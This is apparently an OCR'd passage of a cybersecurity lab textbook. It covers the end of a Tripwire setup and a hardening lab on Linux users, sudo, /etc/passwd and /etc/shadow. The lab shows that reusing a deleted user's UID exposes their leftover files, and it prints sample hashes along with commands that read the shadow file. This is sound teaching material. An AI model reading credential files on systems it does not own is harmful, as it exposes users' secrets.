                          Internet Site
                          Internet with smarthost
                          Satellite system
                          Local only


                    <Ok>                            <Cancel>
```


Figure 2 – Postfix configuration type



Ubuntu_Server2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
Package configuration

                         Tripwire Configuration

 Tripwire uses a pair of keys to sign various files, thus ensuring their unaltered state.  By
 accepting here, you will be prompted for the passphrase for the first of those keys, the
 site key, during the installation.  You are also agreeing to create a site key if one
 doesn't exist already.  Tripwire uses the site key to sign files that may be common to
 multiple systems, e.g. the configuration & policy files.  See twfiles(5) for more
 information.

 Unfortunately, due to the Debian installation process, there is a period of time where this
 passphrase exists in a unencrypted format. Were an attacker to have access to your machine
 during this period, he could possibly retrieve your passphrase and use it at some later
 point.

 If you would rather not have this exposure, decline here.  You will then need to create a
 site key, configuration file & policy file by hand.  See twadmin(8) for more information.

 Do you wish to create/use your site key passphrase during installation?

                          <Yes>                                  <No>
```

Figure 3 – Tripwire installer site key creation


Ubuntu_Server2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
Package configuration

Tripwire Configuration

Tripwire uses a pair of keys to sign various files, thus ensuring their unaltered state.  By
accepting here, you will be prompted for the passphrase for the second of those keys, the
local key, during the installation.  You are also agreeing to create a local key if one
doesn't exist already.  Tripwire uses the local key to sign files that are specific to this
system, e.g. the tripwire database. See twfiles(5) for more information.

Unfortunately, due to the Debian installation process, there is a period of time where this
passphrase exists in a unencrypted format. Were an attacker to have access to your machine
during this period, he could possibly retrieve your passphrase and use it at some later
point.

If you would rather not have this exposure, decline here.  You will then need to create a
local key file by hand.  See twadmin(8) for more information.

Do you wish to create/use your local key passphrase during installation?

                         <Yes>                                <No>
```

Figure 4 – Tripwire installer local key creation



```
Package configuration

Tripwire Configuration

Tripwire has been installed

The Tripwire binaries are located in /usr/sbin and the database is located in
/var/lib/tripwire. It is strongly advised that these locations be stored on write-protected
media (e.g. mounted RO floppy). See /usr/share/doc/tripwire/README.Debian for details.

<Ok>
```

Figure 5 – Tripwire installation process complete



```
root@ubuntuserver:~#
root@ubuntuserver:~# date
Thu May 30 11:32:01 PM UTC 2024
root@ubuntuserver:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
34 23 * * * tripwire --check
root@ubuntuserver:~# _
```

Figure 23 – Updated crontab

CHAPTER 36

System Hardening - Introduction to Linux User and Group Management

JACOB CHRISTENSEN AND DANTE ROCCA

Up to this point, learners used Linux to implement specific functions. This lesson will focus on user, group, and password management within the Linux environment. Learners will see how a hacker can manipulate users and groups to elevate their privileges and install persistence (notional accounts).

LEARNING OBJECTIVES

- Manually be able to create and securely configure new user accounts
- Understand the concept of groups in Linux operating systems
- Define password policies for local systems

PREREQUISITES

- Chapter 11 – Create an Ubuntu Desktop

DELIVERABLES

- Screenshot of /etc/passwd file showing new users
- Screenshot of /etc/group file showing AccountingDep group

RESOURCES

- Ubuntu Server Documentation – User management – https://ubuntu.com/server/docs/user-management

CONTRIBUTORS AND TESTERS

- Evan Paddock, Cybersecurity Student, ERAU-Prescott

Phase I – Introduction to System Users


What is a client device without users to operate them? This section will focus on understanding the root account, creating new users on a standard Ubuntu desktop environment, and manipulating the privileges available to them.

1. Start an Ubuntu virtual machine and login as your primary user

NOTE: In this chapter, my main user account is named ***rogue***. Anytime you see this, remember to adjust as necessary with your own username.

2. Ensure that your primary user account has administrative privileges by checking if it is a part of the ***sudoers*** group


```
> groups | grep "sudo"
```



```
rogue@Ubuntu-Server:~$ groups | grep "sudo"
rogue adm cdrom sudo dip plugdev lxd
rogue@Ubuntu-Server:~$ sudo hello
Hello, world!
rogue@Ubuntu-Server:~$ _
```

Figure 1 – User "Rogue" part of Sudoers

NOTE: If the machine was downloaded through VirtualBox with untended installation, the default user typically does not have root privileges . You can test this by executing any command prefixed with ***sudo.***



```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo hello
[sudo] password for rogue:
rogue is not in the sudoers file.  This incident will be reported.
rogue@Ubuntu-Server:~$
```

Figure 2 – No admin privileges

The above error message shows that this user is not an administrator. If this is the case for you, continue reading; otherwise, continue to step 3.

Login to the ***root*** system account by executing the "substitute user" (**su**) binary without any arguments.


```
> su
```

Add your primary account to ***Sudoers*** and reboot the machine.

```
> adduser rogue sudo
```

```
> reboot
```

Login again to your user account and verify that the command executed successfully!



```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo hello
[sudo] password for rogue:
Hello, world!
rogue@Ubuntu-Server:~$
```

Figure 3 – User with new root privileges

3. Simulate the admission of someone to the system by creating a new user account (Figure 4)


NOTE: Replace the string *johndoe* with any username of your choice. In this example, we are temporarily disabling the account by not setting the password. Any other information requested, such as full name and phone numbers, can be filled in as needed or left to their defaults by pressing *Enter*.

```
> sudo adduser johndoe -disabled-login
```

3.1. When a new account is created, a new directory is created in */home*

3.2. By looking at the directory permissions, we can see that the only accounts that can view its contents are root and the new user themselves

```
> ls -l /home
```




```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ ls -l /home
total 8
drwxr-x--- 2 johndoe johndoe 4096 May 28 21:59 johndoe
drwxr-x--- 4 rogue   rogue   4096 May 28 21:58 rogue
rogue@Ubuntu-Server:~$
```

Figure 5 – User's home directories

4. Open the */etc/passwd* file to view basic information about all the accounts on the system

```
> cat /etc/passwd
```

NOTE: This file is owned by **root**, meaning that no other user user can edit it without sudo permissions. Entries in this file are divided into seven fields, each separated by a semicolon.



```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ grep "johndoe" /etc/passwd
johndoe:x:1001:1001:John Doe,117,(123)456-7890,(890)765-4321:/home/johndoe:/bin/bash
rogue@Ubuntu-Server:~$ _
```

Figure 6 – User "johndoe" entry in /etc/passwd

Field Value	Description
johndoe	The username string for this account.
x	Hashed password (relocated to /etc/shadow).
1001	User identification number (UID). This must be unique for every account.
1001	Group identification number (GID). Every user has their own group, which this number represents. This must be unique for every group.
John Doe...4321	GECOS fields. This is optional information about the user such as their full name and phone number.
/home/johndoe	Location of the user's home directory on the system.
/bin/bash	The default shell for the user.


5. Deleting an account is just as trivial as creating one

5.1. To illustrate this, add a new user on the system: **Jane Doe** (Figure 7)

```
> sudo adduser janedoe –gecos "Jane Doe" –uid 1234
```

Switch	Description
–gecos	Specify additional user information such as full name and phone numbers.
–uid	Manually assign a unique UID for the user.

5.2. In ***/etc/passwd***, verify that the account was successfully created with the correct UID value that we assigned



```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ egrep "janedoe|1234" /etc/passwd
janedoe:x:1234:1234:Jane Doe,,,:/home/janedoe:/bin/bash
rogue@Ubuntu-Server:~$
```


Figure 8 – Verifying custom UID of janedoe

5.3. Switch to this account

```
> su janedoe
```

5.3.1. This user’s limited privileges makes it impossible to view the contents of John Doe’s home directory

```
> cd /home/johndoe
```




```
janedoe@Ubuntu-Server:~$
janedoe@Ubuntu-Server:~$ cd /home/johndoe
bash: cd: /home/johndoe: Permission denied
janedoe@Ubuntu-Server:~$
```

Figure 9 – Jane’s limited permissions

5.3.2. Now that we know our home directory is safe from intruders, create a new file in containing Jane Doe’s password so she doesn’t forget

```
> cd ~
```

```
> echo “super secret: my password is janedoe123” >
do_not_touch.txt
```



```
janedoe@Ubuntu-Server:~$
janedoe@Ubuntu-Server:~$ ls | grep "do_not_touch.txt"
do_not_touch.txt
janedoe@Ubuntu-Server:~$ cat do_not_touch.txt
super secret: my password is janedoe123
janedoe@Ubuntu-Server:~$ _
```

Figure 10 – Creating secret file

5.3.3. Exit the session

```
> exit
```

5.4. Terminate this user


```
> sudo deluser janedoe
```

6. What happens if another user has the same UID as someone who was previously deleted?

6.1. Add another user on the system – **Juan Perez** – with the same UID value as Jane Doe (**1234**)

```
> sudo adduser juanperez -gecos “Juan Perez” -uid 1234
```

6.2. Login as Juan and list contents of the */home* directory




```
juanperez@Ubuntu-Server:~$
juanperez@Ubuntu-Server:~$ ls -l /home
total 16
drwxr-x--- 2 juanperez juanperez 4096 May 28 23:40 janedoe
drwxr-x--- 2 johndoe   johndoe   4096 May 28 21:59 johndoe
drwxr-x--- 2 juanperez juanperez 4096 May 29 00:15 juanperez
drwxr-x--- 4 rogue     rogue     4096 May 28 21:58 rogue
juanperez@Ubuntu-Server:~$ _
```

Figure 11 – Listing permissions of /home directory

Notice anything interesting? It looks like Jane Doe’s home directory is still there despite her account having been deleted. In addition, the owner of that file is now our new user Juan Perez.

6.3. Change to Jane Doe’s directory and try to open the “super secret” file created earlier



```
juanperez@Ubuntu-Server:~$
juanperez@Ubuntu-Server:~$ cat /home/janedoe/do_not_touch.txt
super secret: my password is janedoe123
juanperez@Ubuntu-Server:~$
```

Figure 12 – Juan has access to Jane’s files

Oops! Looks like Juan now has access to all of Jane’s files including her not-so-secure password file. Home folders are persistent, even when the owner’s account is deleted. Therefore, any new user with same UID/GID as a deleted user will have access to these files. Since this can be an obvious breach in security, system administrators should either deleted or relocated home directories of terminated users as well as change permissions to solely root.

The following commands can remedy this situation:

Command to delete a user including their home directory:

```
> deluser username -remove-home
```

Command to delete a user and purge all their files:

```
> deluser username -remove-all-files
```

Phase II – Introduction to Password Management

The *passwd* utility is a powerful tool that can set and modify passwords, lock or unlock accounts, and enforce user management policies such as password expiration dates.


Recall that the second field in each entry of */etc/passwd* was set to the placeholder ‘x’. This value used to represent an account’s hashed password, however this information has since been relocated to another file called *shadow*. In most current distributions of Linux, information concerning user account passwords and password policy information is stored in shadow.

1. Switch to the *root* user

1.1. Open */etc/shadow* and search for your personal account

```
> grep “rogue” /etc/shadow
```

1.2. . Each row in this file is divided into nine sections, each separated by a colon



```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep rogue /etc/shadow
rogue:$6$piQ9tAulPF.8CitA$xHZKYuKw.MvcfZzZkTHfaSyirlti7UFZN/FYYPK3f3X2JalzSj5G./cKB9jhZtMKem6fBExqya
a9T9S7k9Vgi.:19774:0:99999:7:::
root@Ubuntu-Server:~#
```

Figure 13 – User entry in Shadow


Field #	Description
1	Account username.
2	Hashed and salted passwords.
3	Time since the account’s password was last changed.
4	Minimum password age.
5	Maximum password age.
6	Warning period before password expires.
7	Period of inactivity since thee user last logged in.
8	Password expiration date.
9	Unused field.

2. Since the first account created was initialized with the ***disabled-login*** switch, no password was set,

and thus it cannot be logged into

2.1. Open shadow and search for **John Doe’s** account

```
> grep “johndoe” /etc/shadow
```




```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "johndoe" /etc/shadow
johndoe:!:19871:0:99999:7:::
root@Ubuntu-Server:~#
```

Figure 14 – John Shadow entry

> You will notice that there is a bang (!) in place of a password hash in the second field. In Linux, there are four symbols other than a password hash that a system admin may encounter: a **single bang (!)** represents that the account is locked; a **double bang (!!)** represents that no password was given during account creation; an **asterisk (*)** represents that password authentication has been disabled; and finally, a **blank** field means that no password is required to login to the account.
>
> **NOTE:** Even if an account has a disabled password, it can still be accessed via other means of authentication such as SSH keys.

2.2. Enable John Doe’s account by assigning it a password

```
> passwd johndoe
```



```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# passwd johndoe
New password:
Retype new password:
passwd: password updated successfully
root@Ubuntu-Server:~# grep "johndoe" /etc/shadow
johndoe:$y$j9T$4H/21gcQJBVt8GWJM0Taq0$IQZ6ccVbCcZ4PcWCbbGy75SQa8mnVTOZMRB/AQ1U9nA:19872:0:99999:7:::
